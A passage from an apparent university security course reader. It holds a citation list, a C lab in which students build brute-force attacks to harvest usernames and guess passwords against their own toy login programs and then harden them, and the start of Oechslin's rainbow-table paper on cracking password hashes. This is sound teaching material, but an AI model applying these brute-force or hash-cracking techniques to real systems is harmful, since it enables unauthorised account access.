35 C. K. Morewedge, D.T. Gilbert, and T.D. Wilson, "The Least Likely of Times: How Memory for Past Events Biases the Prediction of Future Events," *Psychological Science*, 2005, 16:626–630.

36 Cass R. Sunstein, "Terrorism and Probability Neglect," Journal of Risk and Uncertainty, 2003, 26:121-136.

37 Scott Plous, *The Psychology of Judgment and Decision Making*, McGraw-Hill, 1993.

38 S.E. Taylor and S.T. Fiske, "Point of View and Perceptions of Causality," *Journal of Personality and Social Psychology*, 1975, 32: 439–445.

39 Paul Slovic, Baruch Fischhoff, and Sarah Lichtenstein, "Rating the Risks," *Environment*, 1979, 2: 14–20, 36–39.

40 Amos Tversky and Daniel Kahneman, "Extensional vs Intuitive Reasoning: The Conjunction Fallacy in Probability Judgment," *Psychological Review*, 1983, 90:??, 293–315.

41 Amos Tversky and Daniel Kahneman, "Judgments of and by Representativeness," in Daniel Kahneman, Paul Slovic, and Amos Tversky (eds.), *Judgment Under Uncertainty: Heuristics and Biases*, Cambridge University Press, 1982.

42 Daniel Kahneman and Amos Tversky, "On the Psychology of Prediction," *Psychological Review*, 1973, 80: 237–251.

43 Daniel Kahneman and S. Frederick, "Representativeness Revisited: Attribute Substitution in Intuitive Judgement," in T. Gilovich, D. Griffin, and D. Kahneman (eds.), *Heuristics and Biases*, Cambridge University Press 2002, pp. 49–81.

44 Thomas Gilovich, Robert Vallone, and Amos Tversky, "The Hot Hand in Basketball: On the Misperception of Random Sequences," *Cognitive Psychology*, 1985, 17: 295–314.

45 Richard H. Thaler, "Toward a Positive Theory of Consumer Choice," *Journal of Economic Behavior and Organization*, 1980, 1:39–60.

46 Amos Tversky and Daniel Kahneman, "The Framing of Decisions and the Psychology of Choice," *Science*, 1981, 211:253:258.

47 Richard Thayer, "Mental Accounting Matters," in Colin F. Camerer, George Loewenstein, and Matthew Rabin, eds., *Advances in Behavioral Economics*, Princeton University Press, 2004.

48 Richard Thayer, "Mental Accounting and Consumer Choice," *Marketing Science*, 1985, 4:199–214.

49 Chip Heath and Jack B. Soll, "Mental Accounting and Consumer Decisions," *Journal of Consumer Research*, 1996, 23:40–52.

50 Muhtar Ali, "Probability and Utility Estimates for Racetrack Bettors," *Journal of Political Economy*, 1977, 85:803–815.

51 Richard Thayer, "Some Empirical Evidence on Dynamic Inconsistency," *Economics Letters*, 1981, 8: 201–207.

52 George Loewenstein and Drazen Prelec, "Anomalies in Intertemporal Choice: Evidence and Interpretation," *Quarterly Journal of Economics*, 1992, 573–597.

53 George Loewenstein, "Anticipation and the Valuation of Delayed Consumption," *Economy Journal*, 1987, 97: 666–684.

54 Uri Benzion, Amnon Rapoport, and Joseph Yagel, "Discount Rates Inferred from Decisions: An Experimental Study," *Management Science*, 1989, 35:270–284.

55 Itamer Simonson, "The Effect of Purchase Quantity and Timing on Variety-Seeking Behavior," *Journal of Marketing Research*, 1990, 17:150–162.

56 Amos Tversky and Daniel Kahneman, "Judgment under Uncertainty: Heuristics and Biases," *Science*, 1974, 185: 1124–1131.

57 Howard Schurman and Stanley Presser, *Questions and Answers in Attitude Surveys: Experiments on Wording Form, Wording, and Context*, Academic Press, 1981.

58 Robert B. Cialdini, *Influence: The Psychology of Persuasion*, HarperCollins, 1998.

3

Lab 1: Login Security

This lab explores the "hardening" of a program against a given attack. You will begin by writing a simple program. Next, you will try to circumvent protections against the program. Then you will strengthen this program, and so on. In real life, programs often undergo similar enhancements as security vulnerabilities are reported or exploited. This back-and-forth between hardening and exploitation is a form of technological escalation often referred to as an "arms race."

The application we focus on in this lab is a program you have used many times before, but probably never really thought much about: the `login` *program. The* `login` *program ensures that only authorized users are permitted to use a machine. Since* `login` *must read the system's protected* `/etc/shadow` *file, it needs elevated privileges to function. Therefore, bugs in a* `login` *program can cause serious vulnerabilities.*

3.1 *Learning Goals*

In this lab, you will learn:

- how to control an interactive program using a pseudoterminal;
- how to write a "brute force" procedure; and
- an effective set of countermeasures against brute force login attacks.

All of the topics in this lab require skills that you have already developed to some extent. Many students find that this lab clarifies which programming skills are rusty or underdeveloped. Consider this assignment a warm-up for programming with C and `Makefile`s. If you struggle with parts of this or any other lab, make a note of the problem areas, and see me for help. Computer security often exploits subtle weaknesses in computer systems, and no security practitioner knows *all* of the things they need to know. Instead, they cultivate an awareness of the limits of their knowledge, and develop the habit of rectifying those limits. On the other hand, if you find this lab easy, that's fine too. You are ready for the next one.

3.2 *Required Reading*

This lab refers to some other readings. You should read them when you reach those sections.

- (optional) Chapter 5 is a refresher on the C language. If you are comfortable programming in C you may skip this chapter.
- (optional) Chapter 6 explains memory management in C. Most students are a little rusty on these concepts, but you can skip it if you are comfortable working with `malloc` and `free`.
- (mandatory) Chapter 7 explains how to use a *pseudoterminal* to control a program. You will almost definitely will need to read this chapter.

3.3 *Computing Environment*

Remember that this assignment must be completed and submitting using our standard lab environment on your Raspberry Pi computer. See Chapter 1 for instructions.

3.4 *Finding Documentation for C Functions*

Throughout this lab, you will need to find documentation for various C functions. In Linux and in other UNIX-like operating systems, you can find documentation on all system and C standard library calls using the `man` command. `man` is short for "manual," and it is broken into the following nine sections:

Section	Description
1	Executable programs or shell commands
2	System calls (functions provided by the kernel)
3	Library calls (functions within program libraries)
4	Special files (usually found in `/dev`)
5	File formats and conventions, e.g., `/etc/passwd`
6	Games
7	Miscellaneous (including macro packages and conventions)
8	System administration commands (usually only for `root`)
9	Kernel routines (non-standard)

Your system's `man` page system will refers to entries using a convention like `fgets(3)`. The meaning of this convention is that you can find information about `fgets` in *section 3* of the manual. Type `$ man 3 fgets` to access it.

For example, if I want to obtain documentation for the `fgets` function, which is a part of the C standard library (aka `libc`), I would type the following command into my shell:

```
$ man 3 fgets
```

If you don't know what section a command or function might belong to, you can use the `apropos` command:

```
$ apropos fgets
fgets(3)            - input of characters and strings
fgets_unlocked(3)   - nonlocking stdio functions
fgetspent(3)        - get shadow password file entry
fgetspent_r(3)      - get shadow password file entry
```

The output says that the `fgets` function is in section 3, which is what we used when we called `man` above.

Becoming familiar with `man` is your first step toward becoming a competent systems programmer. If you want to know how to use a function, you should turn to it first, since there are sometimes subtle distinctions between the same function call from one operating system to the next. Only the `man` page installed on your own computer is guaranteed to be correct for your own system (in other words, sometimes Google is wrong!).

3.5 *Starter Code*

This assignment comes with a small set of libraries and a `Makefile` for you to use. You will need to modify the `Makefile` as a part of this assignment, but you need not modify any of the provided libraries.

The starter code contains the following files:

File	Purpose
`password.db`	A password database.
`console.c`	File that contains the `fgets_wrapper` helper method.
`console.h`	API for `console.c`.
`database.c`	Library for reading the `password.db` database.
`database.h`	API for `database.c`.
`ptyhelper.c`	Library for working with pseudoterminals.
`ptyhelper.h`	API for `ptyhelper.c`.
`Makefile`	A `make` specification for building your code.

You will need to add additional files as specified in each part below.

You are strongly advised to use the `fgets_wrapper` function provided in the `console` library to obtain user input. Also, be sure to look at the `database.h`

In this class, your code must compile without warnings. Be sure to compile your program with the `-Wall` flag to find and eliminate all warnings.

Be sure to modify the supplied `Makefile` to include `all` and `clean` targets. If you need a refresher on `Makefiles`, see the chapter *A Brief Overview of C*.

3.6 *The Password Database*

The password database, `password.db`, uses the following format:

```
username_1:password_1
username_2:password_2
...
```

```
username_n:password_n
```

Usernames and passwords may be *up to 8* alphanumeric characters long. Each username and password pair must be terminated with a newline character (i.e., `\n`).

The starter code comes with a set of functions for working with the password database. Refer to `database.h` and `database.c`. Note that `list_append` allocates memory. It is your responsibility to free that memory before terminating the program. If you need a refresher on memory management in C, see *Manual Memory Management in C*.

3.7 *Part 1: `login0`, a naïve login program*

In this part, you will write a login program in a file called `login0.c`. You should be able to compile this program by typing `make login0`, which should produce a binary file called `login0`. You will need to modify the `Makefile` to add a `login0` compile target. You will also need to add or update the `all` and `clean` targets.

Specification:

1. The program should prompt the user to enter a username.

2. The program should attempt to locate the username in the database.

   (a) If the username is in the database, the program should prompt the user to enter a password;

   (b) otherwise, the program should print `USER NOT FOUND` and then go to step 1.

3. If the username is in the password database *and* the entered password matches the stored password in the database, then the program should print `ACCESS GRANTED` and terminate.

4. Otherwise, go to step 1.

The following is a sample `login0` session. Make sure your program behaves *exactly* like this:

```
$ ./login0
Enter a username: barowy
USER NOT FOUND
Enter a username: dbarowy
Enter a password: password
ACCESS GRANTED
```

Observe that I didn't specify one case. What to do is up to you.

3.8 Part 2: Attacking `login0`

Before you write attack code, you will need to write code that lets you supply inputs to `login0`. For those command-line applications that accept input on the "standard input stream" (aka, `stdin`) and provide output on the "standard output stream" (`stdout`), programmatically supplying inputs and capturing outputs is easy. If you've used UNIX long enough, you have probably seen the *pipe character*, `|`. The pipe character "sends" one program's output to another program's input by connecting the first program's `stdout` to the second program's `stdin`. For example, the command `echo "heya" | mail -s "just saying hi" mail@example.com` sends `"heya"` to the `mail` program via `stdin` which then sends email to the given address. Give it a try. [1]

[1] Just be sure to change the email address first.

Unfortunately, *interactive* programs like `login0` are not so straightforward. The problem is that an interactive program is attached to a user's terminal, and it expects user input in a different form than `stdin`. For example, if you use the `fgets_wrapper` function I provide, then when a user types on their keyboard, characters are temporarily stored in an array called a *keyboard buffer*. When the buffer fills up, or if the user presses the Enter key, then it is *flushed*: the characters are removed from the buffer and sent to the program.

Why buffer input? For two reasons. First, for performance reasons. For many programs, there is no need to do work while the user is entering their input. Second, to control the way data is delivered to a program. If a keyboard buffer is 1024 bytes (the default on most Linux systems), then the program can expect to receive data in chunks not exceeding 1024 bytes in length.

`fgets_wrapper` uses buffered input primarily for the second reason, so that if a user types in a 9-character password when we're expecting an 8-character password, our login program can extract the right number of characters from the buffer and discard the rest, preventing a user from accidentally overflowing our password data structure. Unfortunately, this means that if you pipe input to a program using `fgets_wrapper`, it may not work as you expect, because parts of the input will be discarded.

Fortunately, there is a way around this. Instead of blindly trying to feed input to the program through `stdin`, we can instead attach the program directly to a "fake" terminal under *our* control. This fake terminal lets us provide not only outputs, but to change those outputs based on responses we see from the program we attach it to. Because this terminal is not a real physical console, we call it a *pseudoterminal*.

3.8.1 *pty, a pseudoterminal demo*

The `ptyhelper.c` program supplied in your starter code demonstrates how to create a pseudoterminal and attach it to a program you want to control. Chapter 7 explains how to use the helper code to create a program that controls another program.

In this part, you will create a file called `pty.c`. You should be able to compile this program by typing `make pty`, which should produce a binary file called `pty`. Since the supplied `Makefile` does not have a rule to do this, you will need to modify it to add a `pty` target. *Take note* that, when compiling with `gcc`, any program that makes use of the `ptyhelper` library must include the `-lutil` flag. The `-lutil` flag tells `gcc` to find several of the pseudoterminal functions in the `libutil.so` system library. [2]

Specification:

1. Write a program that attaches to `login0`. Call this program `pty`.
2. Call `exec_on_pty` with an appropriately constructed `argv`.
3. Manipulate the file descriptor returned by `exec_on_pty` using `read` and `write` system calls. [3]
4. `pty` should supply a single correct username and password (look in the `password.db` file) to `login0`, print `It worked!` when `login0` returns `ACCESS GRANTED`, and then quits with exit code zero.

[2] `ptyhelper.c` calls the `openpty` C library function, which is not normally in `gcc`'s library search path. Appending `-lutil` tells `gcc` to search for the implementation of this function elsewhere. How did I know to do this? `man openpty` told me to do it.

[3] The `read` and `write` system calls can read and write arbitrary data, including binary data. This means that, if you're reading and writing strings, those calls do not know and they do not help you handle strings. Recall that C strings must always be null-terminated. Does `read` ensure that strings are null-terminated? Read `$ man 2 read` to find out!

3.8.2 *attack0: a "brute force" attack on login0*

In this part, you will copy and modify `pty.c` in a new file called `attack0.c`. You should be able to compile this program by typing `make attack0`, which should produce a binary file called `attack0`. You will need to modify your `Makefile` to add an `attack0` target. Don't forget to update the `all` and `clean` targets.

Specification:

1. Write a program that "attacks" `login0`. The purpose of this program is simply to harvest usernames, which is often the first step in attacking logins. Call this new program `attack0`.
2. Your attack program should supply a randomly-generated up-to-8-character username at the username prompt. Make sure that you only generate alphanumeric characters. To generate a random integer, use the `rand()` C library call. You must also use `srand()`. See `man 3 rand` for details.
3. If `login0` prompts `attack0` for a password, you have successfully harvested a valid username. Since we don't know the password, if

this happens, just provide the password `password` to the prompt. We don't care about the response just yet.

4. Your program should attempt to login up to 10,000 times. If it finds at least one valid username, it should print `SUCCESS` along with that username and quit, otherwise it should keep trying. If it tries 10,000 times without success, it should print `FAILURE` and quit.

5. *Optional.* The above is obviously a naïve method of harvesting usernames. For bonus credit, devise a better method and implement it, being sure to explain your method in a comment. Call the revised program `attack0a.c` and be sure to add a `Makefile` target for it.

3.9 *Part 3: `login1`, an improved login program*

In retrospect, it is obviously a bad idea to tell the user when they have successfully found a username. Instead, we should prompt for a username *and* password before checking the database.

In this part, you will copy `login0.c` into a new file called `login1.c`. You should be able to compile this program by typing `make login1`, which should produce a binary file called `login1`. You will need to modify the `Makefile` to add a `login1` target. Don't forget to update the `all` and `clean` targets.

Specification:

1. Modify `login0`. Call this program `login1`.

2. The program should prompt the user to enter a username.

3. The program should prompt the user for a password.

4. If the username is in the password database *and* the entered password matches the stored password in the database *then* the program should print `ACCESS GRANTED` and terminate.

5. Otherwise, it should print `ACCESS DENIED` and go back to step 1.

The following is a sample `login1` session. Make sure your program behaves exactly like this:

```
$ ./login1
Enter a username: barowy
Enter a password: password
ACCESS DENIED
Enter a username:
...
```

3.10 *Part 4: `attack1`, a brute force attack on `login1`*

In this part, you will copy `attack0.c` into a new file called `attack1.c`. You should be able to compile this program by typing `make attack1`, which should produce a binary file called `attack1`. You will need to modify the `Makefile` to add an `attack1` target. Don't forget to update the `all` and `clean` targets.

Specification:

1. Modify `attack0` to attack `login1`. Call this program `attack1`.

2. `login1` makes it hard to harvest usernames. Unfortunately, usernames are usually pretty easy to guess even if you can't harvest them. For example, in the CS department, most faculty usernames are the first character of their first name and their last name. Assume that you have already harvested usernames from another source, like a company directory. You may use the usernames (but not the passwords) from the `password.db` file for `attack1`. Create a username database for `attack1` called `usernames.db` and put the usernames in it.

3. *On every iteration*, your attack program should randomly select a username from its username database *and* randomly-generate an up-to-8-character password.

4. Your program should attempt to login up to 10,000 times. If it finds a valid username and password combination, it should print "SUCCESS" along with the username and password and immediately quit, otherwise it should keep trying. If it tries 10,000 times without success, it should print "FAILURE" and quit.

5. *Optional.* Can you think of a better way to generate password guesses? For bonus credit, implement a better guessing procedure. Be sure to document your improvement in a comment. Call the modified program `attack1a.c`.

3.11 *Part 5: `login2`, an even-better login program*

In this part, you will copy `login1.c` into a new file called `login2.c`. You should be able to compile this program by typing `make login2`, which should produce a binary file called `login2`. You will need to modify the `Makefile` to add a `login2` target. Don't forget to update the `all` and `clean` targets.

How might you further improve `login1`? In this last section, you will implement an improvement of your own design. Be sure to document your improvement in a comment at the top of the source file.

3.12 *Development Tips*

Writing C can be a challenge. One way to deal with this is to log things that happen, and use that information to help debug. Because this assignment puts restrictions on what you consume and print, you *should not* use `printf` to log things. Instead, use a handy function like this one, which prints to a log file instead.

```
void  mylog(char *desc) {
        static int n = 0;
        FILE* file = fopen("DEBUGLOG.txt", "a");
        if(file != NULL) {
                n += 1;
                fprintf(file, "%d: %s", n, desc);
        }
        fclose(file);
}
```

Remember to be patient and systematic. If you don't understand your own code, you should consider setting it aside and starting over.

An issue many students encounter in this lab is that one or more programs "get stuck" or *hang* waiting for input. Your attack program must carefully ensure that the two programs take turns. When a hang happens, it's usually because your pseudoterminal program did not signal that it was the other program's turn. Recall that we can signal that we are done entering input by providing a newline character `\n` in the input buffer. Always be sure to provide a newline.

3.13 *Lab Deliverables*

By the start of lab, you should see a new private repository called `cs331lab01_login-{USERNAME}` in your GitHub account (where `USERNAME` is replaced by your username).

For this lab, please submit the following:

```
cs331lab01_login-{USERNAME}/
             attack0.c
             attack0a.c (optionally)
             attack1.c
             attack1a.c (optionally)
             console.c
             console.h
             database.c
             database.h
             login0.c
             login1.c
             login2.c
             Makefile
             password.db
             PROBLEMS.md
             pty.c
             ptyhelper.c
             ptyhelper.h
             README.md
```

```
usernames.db
```

where the `login*.c`, `attack*.c`, and `pty.c` files contain your *well-documented* source code.

It is always a good practice to create a small set of tests to facilitate development, and you are encouraged to do so here.

As in all labs, your work will be graded on the basis of *design*, *documentation*, *style*, and *correctness*. Be sure to document your program with appropriate comments, including a general description at the top of the file, and a description of each function with pre- and post-conditions when appropriate. Also, use comments and descriptive variable names to clarify sections of the code which may not be clear to someone trying to understand it.

Whenever you see yourself duplicating functionality, consider moving that code to a helper function. There are several opportunities in this lab to simplify your code by using helper functions.

3.14 *Submitting Your Lab*

As you complete portions of this lab, you should `commit` your changes and `push` them. **Commit early and often.** When the deadline arrives, we will retrieve the latest version of your code. If you are confident that you are done, please use the phrase `"Lab Submission"` as the commit message for your final commit. If you later decide that you have more edits to make, it is OK. We will look at the latest commit before the deadline.

Be sure to push your changes to GitHub. To verify your changes on GitHub, navigate in your web browser to your private repository on GitHub. It should be available at https://github.com/williams-cs/cs331lab01_logins-{USERNAME}. You should see all changes reflected in the files that you `push`. If not, go back and make sure you have both committed and pushed.

Do not include identifying information in the code that you submit. We will know that the files are yours because they are in *your* `git` repository. We grade your lab programs anonymously to avoid bias. In your `README.md` file, please cite any sources of inspiration or collaboration (e.g., conversations with classmates). We take the honor code very seriously, and so should you. Please include the statement `"I am the sole author of the work in this repository."` in a comment at the top of your C files.

3.15 *Bonus: Feedback*

I am always looking to improve our labs. For one bonus percentage point, please submit answers to the following questions using the anonymous feedback form for this class:

1. How difficult was this assignment on a scale from 1 to 5 (1 = super easy, ..., 5 = super hard)? Why?
2. Anything else that you want to tell me?
3. Your name, for the bonus point (if you want them).

3.16 *Bonus: Mistakes*

Did you find any mistakes in this writeup? If so, add a file called `MISTAKES.md` to your GitHub repository and provide a bulleted list of mistakes. Be sure to explain them in enough detail that I can verify them. For example, you might write

```
* Where it says "bypass␣the␣auxiliary␣sensor" you should have
    written "bypass␣the␣primary␣sensor".
* You spelled "college" wrong ("collej").
* A quadrilateral has four edges, not "too␣many␣to␣count" as you
     state.
```

For each mistake I am able to validate, I will award limited bonus credit, not to exceed 100% of your grade.

4

Making a Faster Cryptanalytic Time-Memory Tradeoff

Making a Faster Cryptanalytic Time-Memory Trade-Off

Philippe Oechslin

Laboratoire de Securité et de Cryptographie (LASEC)
Ecole Polytechnique Fédérale de Lausanne
Faculté I&C, 1015 Lausanne, Switzerland
philippe.oechslin@epfl.ch

Abstract. In 1980 Martin Hellman described a cryptanalytic time-memory trade-off which reduces the time of cryptanalysis by using precalculated data stored in memory. This technique was improved by Rivest before 1982 with the introduction of distinguished points which drastically reduces the number of memory lookups during cryptanalysis. This improved technique has been studied extensively but no new optimisations have been published ever since. We propose a new way of precalculating the data which reduces by two the number of calculations needed during cryptanalysis. Moreover, since the method does not make use of distinguished points, it reduces the overhead due to the variable chain length, which again significantly reduces the number of calculations. As an example we have implemented an attack on MS-Windows password hashes. Using 1.4GB of data (two CD-ROMs) we can crack 99.9% of all alphanumerical passwords hashes (2^{37}) in 13.6 seconds whereas it takes 101 seconds with the current approach using distinguished points. We show that the gain could be even much higher depending on the parameters used.

Key words: time-memory trade-off, cryptanalysis, precomputation, fixed plaintext

1 Introduction

Cryptanalytic attacks based on exhaustive search need a lot of computing power or a lot of time to complete. When the same attack has to be carried out multiple times, it may be possible to execute the exhaustive search in advance and store all results in memory. Once this precomputation is done, the attack can be carried out almost instantly. Alas, this method is not practicable because of the large amount of memory needed. In [4] Hellman introduced a method to trade memory against attack time. For a cryptosystem having N keys, this method can recover a key in $N^{2/3}$ operations using $N^{2/3}$ words of memory. The typical application of this method is the recovery of a key when the plaintext and the ciphertext are known. One domain where this applies is in poorly designed data encryption system where an attacker can guess the first few bytes of data (e.g.

"`#include <stdio.h>`"). Another domain are password hashes. Many popular operating systems generate password hashes by encrypting a fixed plaintext with the user's password as key and store the result as the password hash. Again, if the password hashing scheme is poorly designed, the plaintext and the encryption method will be the same for all passwords. In that case, the password hashes can be calculated in advance and can be subjected to a time-memory trade-off.

The time-memory trade-off (with or without our improvement) is a probabilistic method. Success is not guaranteed and the success rate depends on the time and memory allocated for cryptanalysis.

1.1 The original method

Given a fixed plaintext P_0 and the corresponding ciphertext C_0, the method tries to find the key $k \in N$ which was used to encipher the plaintext using the cipher S. We thus have:

$$C_0 = S_k(P_0)$$

We try to generate all possible ciphertexts in advance by enciphering the plaintext with all N possible keys. The ciphertexts are organised in chains whereby only the first and the last element of a chain is stored in memory. Storing only the first and last element of a chain is the operation that yields the trade-off (saving memory at the cost of cryptanalysis time). The chains are created using a *reduction function* R which creates a key from a cipher text. The cipher text is longer that the key, hence the reduction. By successively applying the cipher S and the reduction function R we can thus create chains of alternating keys and ciphertexts.

$$k_i \xrightarrow{S_{k_i}(P_0)} C_i \xrightarrow{R(C_i)} k_{i+1}$$

The succession of $R(S_k(P_0))$ is written $f(k)$ and generates a key from a key which leads to chains of keys:

$$k_i \xrightarrow{f} k_{i+1} \xrightarrow{f} k_{i+2} \rightarrow ...$$

m chains of length t are created and their first and last elements are stored in a table. Given a ciphertext C we can try to find out if the key used to generate C is among the ones used to generate the table. To do so, we generate a chain of keys starting with $R(C)$ and up to the length t. If C was indeed obtained with a key used while creating the table then we will eventually generate the key that matches the last key of the corresponding chain. That last key has been stored in memory together with the first key of the chain. Using the first key of the chain the whole chain can be regenerated and in particular the key that comes just before $R(C)$. This is the key that was used to generate C, which is the key we are looking for.

Unfortunately there is a chance that chains starting at different keys collide and merge. This is due to the fact that the function R is an arbitrary reduction

of the space of ciphertexts into the space of keys. The larger a table is, the higher is the probability that a new chain merges with a previous one. Each merge reduces the number of distinct keys which are actually covered by a table. The chance of finding a key by using a table of m rows of t keys is given in the original paper [4] and is the following:

$$P_{table} \geq \frac{1}{N} \sum_{i=1}^{m} \sum_{j=0}^{t-1} \left(1 - \frac{it}{N}\right)^{j+1} \tag{1}$$

The efficiency of a single table rapidly decreases with its size. To obtain a high probability of success it is better to generate multiple tables using a different reduction function for each table. The probability of success using ℓ tables is then given by:

$$P_{success} \geq 1 - \left(1 - \frac{1}{N} \sum_{i=1}^{m} \sum_{j=0}^{t-1} \left(1 - \frac{it}{N}\right)^{j+1}\right)^{\ell} \tag{2}$$

Chains of different tables can collide but will not merge since different reduction functions are applied in different tables.

False alarms When searching for a key in a table, finding a matching endpoint does not imply that the key is in the table. Indeed, the key may be part of a chain which has the same endpoint but is not in the table. In that case generating the chain from the saved starting point does not yield the key, which is referred to as a false alarm. False alarms also occur when a key is in a chain that is part of the table but which merges with other chains of the table. In that case several starting points correspond to the same endpoint and several chains may have to be generated until the key is finally found.

1.2 Existing work

In [2] Rivest suggests to use distinguished points as endpoints for the chains. Distinguished points are points for which a simple criteria holds true (e.g. the first ten bits of a key are zero). All endpoints stored in memory are distinguished points. When given a first ciphertext, we can generate a chain of keys until we find a distinguished point and only then look it up in the memory. This greatly reduces the number of memory lookups. All following publications use this optimisation.

[6] describes how to optimise the table parameters t, m and ℓ to minimise the total cost of the method based on the costs of memory and of processing engines. [5] shows that the parameters of the tables can be adjusted such as to increase the probability of success, without increasing the need for memory or the cryptanalysis time. This is actually a trade-off between precomputation time and success rate. However, the success rate cannot be arbitrarily increased.

Borst notes in [1] that distinguished points also have the following two advantages:

- They allow for loop detection. If a distinguished point is not found after enumerating a given number of keys (say, multiple times their average occurrence), then the chain can be suspected to contain a loop and be abandoned. The result is that all chains in the table are free of loops.
- Merges can easily be detected since two merging chains will have the same endpoint (the next distinguished point after the merge). As the endpoints have to be sorted anyway the merges are discovered without additional cost. [1] suggest that it is thus easy to generate collision free tables without significant overhead. Merging chains are simply thrown away and additional chains are generated to replace them. Generating merge free tables is yet another trade-off, namely a reduction of memory at the cost of extra precomputation.

Finally [7] notes that all calculations used in previous papers are based on Hellman's original method and that the results may be different when using distinguished points due to the variation of chain length. They present a detailed analysis which is backed up by simulation in a purpose-built FPGA.

A variant of Hellman's trade-off is presented by Fiat and Noar in [3]. Although this trade-off is less efficient, it can be rigorously analysed and can provably invert any type of function.

2 Results of the original method

2.1 Bounds and parameters

There are three parameters that can be adjusted in the time-memory trade-off: the length of the chains t , the number of chains per table m and the number of tables produced ℓ.

These parameters can be adjusted to satisfy the bounds on memory M, cryptanalysis time T and success rate $P_{success}$. The bound on success rate is given by equation 2. The bound on memory M is given by the number of chains per table m, the number of tables ℓ and the amount of memory m_0 needed to store a starting point and an endpoint (8 bytes in our experiments). The bound in time T is given by the average length of the chains t, the number of tables ℓ and the rate $\frac{1}{t_0}$ at which the plaintext can be enciphered (700'000/s in our case). This bound corresponds to the worst case where all tables have to be searched but it does not take into account the time spent on false alarms.

$$M = m \times \ell \times m_0 \qquad\qquad T = t \times \ell \times t_0$$

Figure 1 illustrates the bounds for the problem of cracking alphanumerical windows passwords (complexity of 2^{37}). The surface on the top-left graph is the bound on memory. Solutions satisfying the bound on memory lie below this surface. The surface on the bottom-left graph is the bound on time and solutions also have to be below that surface to satisfy the bound. The graph on the right side shows the bound on success probability of 99.9% and the combination of the two previous bounds. To satisfy all three bounds, the parameters of the




Fig. 1. Solution space for a success probability of 99.9%, a memory size of 1.4GB and a maximum of 220 seconds in our sample problem.

solution must lie below the protruding surface in the centre of the graph (time and memory constraints) and above the other surface (success rate constraint). This figure nicely illustrates the content of [5], namely that the success rate can be improved without using more memory or more time: all the points on the ridge in the centre of the graph satisfy both the bound on cryptanalysis time and memory but some of them are further away from the bound of success rate than others. Thus the success rate can be optimised while keeping the same amount of data and cryptanalysis time, which is the result of [5]. We can even go one step further than the authors and state that the optimal point must lie on the ridge where the bounds on time and memory meet, which runs along $\frac{t}{m} = \frac{T}{M}$. This reduces the search for the optimal solution by one dimension.

3 A new table structure with better results

The main limitation of the original scheme is the fact that when two chains collide in a single table they merge. We propose a new type of chains which can collide within the same table without merging.

We call our chains rainbow chains. They use a successive reduction function for each point in the chain. They start with reduction function 1 and end with reduction function $t-1$. Thus if two chains collide, they merge only if the collision appears at the same position in both chains. If the collision does not appear at the same position, both chains will continue with a different reduction function and will thus not merge. For chains of length t, if a collision occurs, the chance of it being a merge is thus only $\frac{1}{t}$. The probability of success within a single

table of size $m \times t$ is given by:

$$P_{table} = 1 - \prod_{i=1}^{t}(1 - \frac{m_i}{N}) \tag{3}$$

$$\text{where} \quad m_1 = m \quad \text{and} \quad m_{n+1} = N\left(1 - e^{-\frac{m_n}{N}}\right)$$

The derivation of the success probability is given in the appendix. It is interesting to note that the success probability of rainbow tables can be directly compared to that of classical tables. Indeed the success probability of t classical tables of size $m \times t$ is approximately equal to that of a single rainbow table of size $mt \times t$. In both cases the tables cover mt^2 keys with t different reduction functions. For each point a collision within a set of mt keys (a single classical table or a column in the rainbow table) results in a merge, whereas collisions with the remaining keys are not merges. The relation between t tables of size $m \times t$ and a rainbow table is shown in Figure 2. The probability of success are compared in Figure 3. Note that the axes have been relabeled to create the same scale as with the classical case in Figure 1. Rainbow tables seem to have a slightly better probability of success but this may just be due to the fact that the success rate calculated in the former case is the exact expectation of the probability where as in the latter case it is a lower bound.

To lookup a key in a rainbow table we proceed in the following manner: First we apply R_{n-1} to the ciphertext and look up the result in the endpoints of the table. If we find the endpoint we know how to rebuild the chain using the corresponding starting point. If we don't find the endpoint, we try if we find it by applying R_{n-2}, f_{n-1} to see if the key was in the second last column of the table. Then we try to apply $R_{n-3}, f_{n-2}, f_{n-1}$, and so forth. The total number of calculations we have to make is thus $\frac{t(t-1)}{2}$. This is half as much as with the classical method. Indeed, we need t^2 calculations to search the corresponding t tables of size $m \times t$.

Rainbow chains share some advantages of chains ending in distinguished points without suffering of their limitations:

- The number of table look-ups is reduced by a factor of t compared to Hellman's original method.
- Merges of rainbow chains result in identical endpoints and are thus detectable, as with distinguished points. Rainbow chains can thus be used to generate merge-free tables. Note that in this case, the tables are not collision free.
- Rainbow chains have no loops, since each reduction function appears only once. This is better than loop detection and rejection as described before, because we don't spend time on following and then rejecting loops and the coverage of our chains is not reduced because of loops than can not be covered.
- Rainbow chains have a constant length whereas chains ending in distinguished points have a variable length. As we shall see in Section 4.1 this

